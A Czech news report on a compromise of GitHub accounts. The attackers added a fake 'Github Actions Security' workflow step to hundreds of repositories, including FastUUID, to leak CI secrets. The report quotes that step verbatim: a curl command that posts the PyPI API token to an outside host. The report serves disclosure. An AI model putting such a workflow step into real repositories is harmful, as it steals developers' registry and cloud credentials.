

Výzkumníci ze společnosti GitGuardian odhalili masivní útok na uživatele GitHubu, při kterém došlo k převzetí kontroly nad 327 účty a k nahrazení škodlivého zpracovatele GitHub Action ve 817 repozitářích. Útok vedl k úniku 3325 tajemství, která byla používána v systémech kontinuální integrace a předávána prostřednictvím proměnných prostředí, včetně přístupových tokenů pro PyPI, GitHub, NPM, DockerHub a různá cloudová úložiště.

GitHub Actions umožňuje vývojářům kódu připojit zpracovatele pro automatizaci různých operací v GitHubu. Například pomocí GitHub Actions lze provádět určité kontroly a testy při provádění commitů nebo automatizovat zpracování nových Issues. Škodlivý zpracovatel se šířil pod názvem „Github Actions Security“ a v sekci „run“ obsahoval příkaz „curl“, který odesílal obsah proměnných prostředí na externí hostitele při spuštění úloh v prostředí kontinuální integrace. Škodlivý commit byl přidán z účtů správců projektů, kteří pravděpodobně předtím byli hacknuti nebo se stali obětí phishingu.
Útok byl odhalen po analýze anomální aktivity spojené s balíčkem FastUUID, který poskytuje Python-vazbu na Rust knihovnu UUID. Balíček FastUUID, u kterého bylo během posledního týdne zaznamenáno téměř 1,2 milionu stažení, je používán jako závislost v populárním projektu LiteLLM, který má v PyPI více než 5 milionů stažení týdně. Analýza změn v repozitáři FastUUID ukázala, že 2. září přidal správce projektu commit s novým zpracovatelem GitHub Action, který obsahoval kód pro odeslání tokenu do repozitáře PyPI na externí hostitele. — name: Github Actions Security run: | curl -s -X POST -d ‘PYPI_API_TOKEN=${{ secrets.PYPI_API_TOKEN }}’ https://bold-dhawan.45-139-104-115.plesk.page
Problém se podařilo odhalit dříve, než se útočníci mohli zmocnit zachyceného tokenu — nebyly zaznamenány žádné publikace škodlivých změn nebo modifikovaných verzí balíčku na PyPI pro FastUUID. Podobné substituce Github Action byly zjištěny ještě ve 816 repozitářích, jejichž vlastníkům a také administraci PyPI, GitHub, NPM a DockerHub byly zaslány notifikace. K včerejšímu večeru byly škodlivé příspěvky zrušeny přibližně ve 100 repozitářích. V současné době je při vyhledávání na GitHubu určeno 671 příspěvků se škodlivými Github Action.
Zdroj: opennet.ru
